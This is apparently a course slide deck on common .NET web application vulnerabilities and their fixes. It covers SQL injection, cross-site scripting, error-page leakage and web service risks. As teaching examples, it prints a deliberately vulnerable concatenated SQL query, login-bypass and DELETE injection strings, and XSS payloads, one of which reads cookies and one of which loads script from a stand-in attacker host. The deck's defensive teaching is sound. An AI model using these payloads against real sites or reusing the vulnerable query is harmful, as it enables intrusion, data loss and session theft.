CSIS 4135

Common Security Issues in .NET

Security Breaches

- All web sites run the risk of being hacked
- In the past, the majority of security breaches occurred at the network layer
- Estimates are that now over 70% occur at the application level
  - Exploits of security defects in the code
- Experienced attackers can break a web application using just a browser

Why?

- Web vulnerabilities are easy to find
- Web vulnerabilities are easier to exploit
- There are valuable things on the Web
- It takes time and concerted effort to write Web applications that don't contain vulnerabilities

Most Reported Vulnerabilities

2005

1. Cross-Site Scripting (16.0 percent)
2. SQL Injection (12.9 percent)
3. Buffer Overflow (9.8 percent)

Ref: cve.mitre.org

2010 Top 25 Common Weakness Enumeration

Basically the same as 2005

OWASP Top 10 List is similar

Injection Attacks

This includes a whole family of attacks based on specifically malformed input that attempts to trick an application into doing things it was never intended to do.

Execution of an application is influenced by

- The code (control channel)
- Input coming from external sources (data channel)

Common sources of input

- UI elements (text boxes, lists, etc.)
- Configuration files
- Data files
- Data retrieved from a database
- HTTP headers
- URL query strings and cookies
- User identification credentials
- Method parameters

Buffer Overflow


- Occurs when input data provided by an attacker is bigger than what the application expects, and overflows into and corrupts other data structures in memory
- This has been the most commonly exploited security flaw in networked applications
- Primarily an issue in C/C++

SQL Injection

- Passing SQL code into an application
- Attack strings are fragments of SQL syntax that can be executed by the database if the web application uses the string verbatim when forming an SQL statement

Example

```
SqlCommand myCmd   = new SqlCommand(
      "SELECT Info FROM Customers WHERE Email = ' " +
     TextBox1.Text + " ' AND Password = ' " +
     TextBox2.Text  + " ' ", myConnection);
```



Example

```
SqlCommand myCmd   = new SqlCommand(
      "SELECT Info FROM Customers WHERE Email = ' " +
     TextBox1.Text + " ' AND Password = ' " +
     TextBox2.Text  + " ' ", myConnection);
```

What happens when the user enters the following for the email and password?

' OR '1' = '1

Example

```
SqlCommand myCmd   = new SqlCommand(
      "SELECT Info FROM Customers WHERE Email = ' " +
     TextBox1.Text + " ' AND Password = ' " +
     TextBox2.Text  + " ' ", myConnection);
```

What happens when the user enters the following for the email?

'; DELETE FROM customers; --

The Problem

- By passing the login name and password directly into the SQL query, the attacker has the ability to modify the query itself
- They can
  - Bypass the login
  - Get other user's data
  - Execute commands on the database

How to Avoid SQL Injection

- Pass the name and password to the database in a way that special characters cannot be part of the SQL command:
  - Pass email and password as parameters to a stored procedure
    - This also improves performance
  - Declare SQL statement as a parameterized query
  - SQL Server automatically escapes input parameters to make sure there is an even number of quote marks

Stored Procedure

```
create procedure spGetInfo
   @Email varchar(25),
   @Password varchar(25),
   @Info varchar(50) output
as
   select @info = info from Customers
    where email = @Email and password = @Password
```

Codebehind

```
SqlCommand myCommand =
                        new SqlCommand("spGetInfo", myConnection);
// Mark the Command as a stored procedure
myCommand.CommandType = CommandType.StoredProcedure;
// Set up parameters
SqlParameter emailParam =
              new SqlParameter("@Email", SqlDbType.NVarChar, 25);
emailParam.Value = TextBox1.Text;
myCommand.Parameters.Add(emailParam);

SqlParameter pwdParam =
          new SqlParameter("@Password", SqlDbType.NVarChar, 25);
pwdParam.Value = TextBox2.Text;
myCommand.Parameters.Add(pwdParam);
```

Codebehind, continued

```
SqlParameter infoParam  =
         new SqlParameter("@Info", SqlDbType.NVarChar, 50);
infoParam.Direction = ParameterDirection.Output;
myCommand.Parameters.Add(infoParam);

myConnection.Open();
myCommand.ExecuteNonQuery();
myConnection.Close();
Label4.Text = infoParam.Value.ToString();
```

Parameterized Query

- Not as efficient as stored procedures, but does protect against SQL injection attacks
- Example (uses same parameters as previous):


```
SqlCommand myCommand   =
        new SqlCommand(
          "SELECT @Info = Info FROM Customers WHERE
           Email = @Email and Password = @Password",
           myConnection);
…
myCommand.ExecuteScalar();
```

Cross-Site Scripting

- Occurs when dynamically generated web pages display input that is not properly validated
- Attacker can inject JavaScript into generated page and execute it on client

The Rise of Cross-Site Scripting by Brian Chess
http://www.sdtimes.com/article/column-20061115-01.html

Example


Enter Something: <script>alert('Yikes!')</script>

Submit

Result:

Microsoft Internet Explorer

Yikes!

OK

Other XSS Vulnerability Checks

<script>document.write(document.cookie)</script>

<script src=http://www.evilguy.net/badscr.js></script>

- Note the second example calls JavaScript from a completely different server.
- Samy Virus - Myspace


The Problem

- ASP.NET prevents this problem with Request Validation that does not allow tags in form input
- This can be turned off by adding the following to the @Page directive in the .aspx file:
  `ValidateRequest="false"`
- Of course, this is not recommended

Preventing Cross-site Scripting

If it is necessary to override Request Validation, form input can be passed through the Server.HTMLEncode() function:

```
Label3.Text = Server.HtmlEncode(TextBox1.Text);
```



Enter Something: <script>alert('Yikes!')</script>

Submit

Result: <script>alert('Yikes!')</script>

Enabling Debug Options in Web.config

Showing all the details of errors is useful during development:


Source Error:

```
Line 80:
Line 81:                    myConnection.Open();
Line 82:                    myCommand.ExecuteScalar();
Line 83:                    myConnection.Close();
Line 84:                    string custInfo = infoParam.Value.ToString();
```

Source File: c:\inetpub\wwwroot\mistakes\sqlinject.aspx.cs **Line:** 82

But attackers can get lots of information about your application from error messages!

Custom Error Pages

In Web.config, make sure that <customErrors> has mode="RemoteOnly" or mode="On":

```
<customErrors defaultRedirect="~/Mistakes/error.htm"
   mode="On">
</customErrors>
```

- Create a custom error message page that will be displayed if an error occurs in the application

Web Service Security

- Web services expose significant new security risks
- They are designed to use the standard http port 80, which easily passes through network firewalls

Web Service Attacks

- Denial of service
- Replay
- Buffer overflow
- Dictionary password
- SQL injection
- Cross-site scripting
- XML Poisoning (similar to SQL injection)
- … and more…

Web Service Security Standards

- SOAP, WSDL, and UDDI standards are well established, but
- Standards for web service security (some still evolving)
  - Security Assertion Markup Language (SAML)
  - XML Encryption
  - XML Signature
  - WS-Security

Web Service Security Standards

- Security Assertion Markup Language (SAML)
  - For single sign-on authentication and authorization
- XML Encryption
  - For encrypting XML documents for privacy
- XML Signature
  - For signing sections of XML documents to support message integrity
- WS-Security
  - Core facilities for protecting the integrity and confidentiality of a message

Tools

- Reflector – decompiles .NET assemblies http://www.red-gate.com/products/reflector/
- Proxy tools
  Fiddler –http://fiddlertool.com/fiddler/
  WebScarab - http://www.owasp.org/
- Penetration testing
  Beretta - http://www.owasp.org/
- … lots more…